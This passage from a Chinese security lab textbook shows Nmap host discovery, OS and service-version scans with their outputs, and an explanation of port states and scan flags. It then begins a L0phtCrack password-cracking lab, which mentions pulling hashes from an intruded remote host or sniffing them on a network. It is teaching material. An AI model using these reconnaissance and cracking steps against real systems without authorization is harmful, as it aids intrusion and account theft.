Host is up (0.00060s latency).
Nmap scan report for 192.168.1.175
Host is up (2.6s latency).
Nmap scan report for 192.168.1.177
Host is up (0.00024s latency).
Nmap scan report for 192.168.1.181
Host is up (2.6s latency).
Nmap scan report for 192.168.1.184
Host is up (0.00020s latency).
Nmap scan report for 192.168.1.189
Host is up (2.6s latency).
Nmap scan report for 192.168.1.190
Host is up (0.00040s latency).
Nmap scan report for 192.168.1.195
Host is up (2.6s latency).
Nmap scan report for 192.168.1.198
Host is up (0.00017s latency).
Nmap scan report for 192.168.1.199
Host is up (2.6s latency).
Nmap scan report for 192.168.1.202
Host is up (2.6s latency).
Nmap scan report for 192.168.1.209
Host is up (0.00014s latency).
Nmap scan report for 192.168.1.212
Host is up (2.6s latency).
Nmap scan report for 192.168.1.215
Host is up (0.000099s latency).
Nmap scan report for 192.168.1.226
Host is up (0.00028s latency).
Nmap scan report for 192.168.1.229
Host is up (2.6s latency).
Nmap scan report for 192.168.1.235
Host is up (0.0069s latency).
Nmap scan report for 192.168.1.240
Host is up (0.00013s latency).
Nmap scan report for 192.168.1.245
Host is up (2.6s latency).
Nmap scan report for 192.168.1.249
Host is up (0.00035s latency).
Nmap scan report for 192.168.1.250
Host is up (0.018s latency).
```

```
Nmap scan report for 192.168.1.253
Host is up (2.6s latency).
Nmap scan report for 192.168.1.255
Host is up (0.0014s latency).
Nmap done: 256 IP addresses (55 hosts up) scanned in 27.66 seconds
```

可以看出,在不到30秒的时间内,nmap工具从192.168.1.0到192.168.1.255的地址区间内扫描到了55个活跃的主机。

(4) 使用-O扫描选项。

-O扫描选项会让Nmap扫描软件对被扫描目标的操作系统进行识别。

输入下面的命令行:

```
msf> nmap -O 192.168.1.0
```

得到的-O扫描结果如下:

```
[*] exec: nmap -O 192.168.1.0
Starting Nmap 5.51SVN ( http://nmap.org ) at 2016-05-02 21:06 CST
Nmap scan report for 192.168.1.0
Host is up (0.00030s latency).
All 1000 scanned ports on 192.168.1.0 are filtered
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2008|7
OS details: Microsoft Windows Server 2008 SP1, Microsoft Windows 7 Enterprise
OS detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 52.87 seconds
```

可以看出,IP地址为192.168.1.0的机器的操作系统细节为:Microsoft Windows Server 2008 SP1,Microsoft Windows 7 Enterprise。

(5) 大部分扫描器会对所有的端口分为open(开放)或closed(关闭)两种类型,而Nmap对端口状态的分析粒度更加细致,共分为6个状态:open(开放)、closed(关闭)、filtered(已过滤)、unfiltered(未过滤)、open|filtered(开放或已过滤)、closed|filtered(关闭或已过滤)。下面对这几种端口状态进行说明。

- open:一个应用程序正在此端口上进行监听,以接收来自TCP、UDP或SCTP协议的数据。这是在渗透测试中最关注的一类端口,开放端口往往能够提供一条能够进入系统的攻击路径。
- closed:关闭的端口指的是主机已响应,但没有应用程序监听的端口。这些信息并非毫无价值,扫描出关闭端口至少说明主机是活跃的。
- filtered:这种状态下Nmap不能确认端口是否开放,但根据响应数据猜测该端口可能被防火墙等设备过滤。
- unfiltered:仅在使用ACK扫描时,Nmap无法确定端口是否开放的情况下归为此类。可以使用其他类型的扫描(如Window扫描、SYN扫描、FIN扫描)进一步确认端口的信息。

Nmap 的参数可以分为扫描类型参数和扫描选项参数，扫描类型参数指定 Nmap 扫描实现机制，扫描选项则确定了 Nmap 执行扫描时的一些具体动作。

常用的 Nmap 扫描类型参数主要有：

-sT：TCP connect 扫描，类似于 Metasploit 中的 tcp 扫描模块。

-sS：TCP SYN 扫描，类似于 Metasploit 中的 syn 扫描模块。

-sF/-sX/-sN：这些扫描通过发送一些特殊的标志位以避开设备或软件的监测。

-sP：通过发送 ICMP echo 请求探测主机是否存活，原理同 Ping。

-sU：探测目标主机开放了哪些 UDP 端口。

-sA：TCP ACK 扫描，类似 Metasploit 中的 ack 扫描模块。

常用的 Nmap 扫描选项有：

-Pn：在扫描之前，不发送 ICMP echo 请求测试目标是否活跃。

-O：启用对于 TCP/IP 协议栈的指纹特征扫描，以获取远程主机的操作系统类型等信息。

-F：快速扫描模式，只扫描在 nmap-services 中列出的端口。

-p＜端口范围＞：可以使用这个参数指定希望扫描的端口，也可以使用一段端口范围（如 1～1023）。在 IP 协议扫描中（使用-sO 参数），该参数的意义是指定想要扫描的协议号（0～255）。

使用-sV 选项，可以获取目标地址更加详细的服务版本等信息。

输入下面的命令行：

```
msf> nmap - sV - Pn 192.168.1.1
```

得到的-sV 扫描结果如下：

```
[ * ] exec: nmap - sV - Pn 192.168.1.1
Starting Nmap 5.51SVN ( http://nmap.org ) at 2016- 05- 02 21:31 CST
Nmap scan report for 192.168.1.1
Host is up (1.0s latency).
Not shown: 994 closed ports
PORT        STATE      SERVICE     VERSION
22/tcp      open       ssh         OpenSSH 3.9p1 (protocol 1.99)
53/tcp      open       domain      ISC BIND 9.2.4
111/tcp     open       rpcbind
113/tcp     open       ident       authd
514/tcp     filtered   shell
32769/tcp   open       rpcbind
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 265.02 seconds
```

可以看出，扫描结果对端口的具体信息也进行了扫描，甚至列出了使用端口的程序的名称及版本信息。

实验报告要求

• 实验目的。

- 附上实验过程的截图和结果。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

第 10 章　口令破解和安全加密电邮实验

10.1　口令破解实验

实验器材

L0phtCrack 5.02(LC5)密码破解工具和 John the Ripper 密码破解工具,1 套。
PC,1 台。

实验任务

了解账号口令的安全性,掌握安全口令的设置原则,以保护账号口令的安全。

实验环境

硬件：一台安装 Windows 2000/XP/Linux(Red Hat)系统的计算机。
软件：L0phtCrack5.02 密码破解工具和 John the Ripper 密码破解工具。

实验步骤

1. 使用 L0phtCrack 5 破解口令

事先在主机内建立用户名 test,口令分别设置为空、123123、security、security123 进行测试。

启动 LC5,弹出 LC5 的主界面,如图 10.1.1 所示。




图 10.1.1　LC5 主界面

打开文件菜单,选择 LC5 向导,如图 10.1.2 所示。



图 10.1.2 开始执行 LC5 向导破解功能

接着会弹出 LC 向导界面,如图 10.1.3 所示。




图 10.1.3 LC5 向导

单击 Next 按钮,弹出如图 10.1.4 所示的对话框。

如果要破解本地计算机的口令,并且具有管理员权限,那么选择“从本地机器导入”;如果已经侵入远程的一台主机,并且有管理员权限,那么可以选择“从远程电脑导入”,这样就可以破解远程主机的 SAM(这种方法对使用 syskey 保护的计算机无效);如果获得了一台



图 10.1.4　选择导入加密口令的方法

主机的紧急修复盘，那么可以破解紧急修复盘中的 SAM；LC5 还提供在网络中探测加密口令的选项，可以在一台计算机向另外一台计算机通过网络进行认证时的挑战/应答过程中截获加密口令散列，这也要求和远程计算机已经建立起连接。本实验破解本地计算机的口令，所以选择"从本地机器导入"，然后单击 Next 按钮，弹出如图 10.1.5 所示的对话框。




图 10.1.5　选择破解方法

由于设置的是空口令，所以选择快速口令破解即可以破解口令，再单击 Next 按钮，弹出如图 10.1.6 所示的对话框。




图 10.1.6　选择报告风格

选择默认的选项即可，接着单击 Next 按钮，弹出如图 10.1.7 所示的对话框。

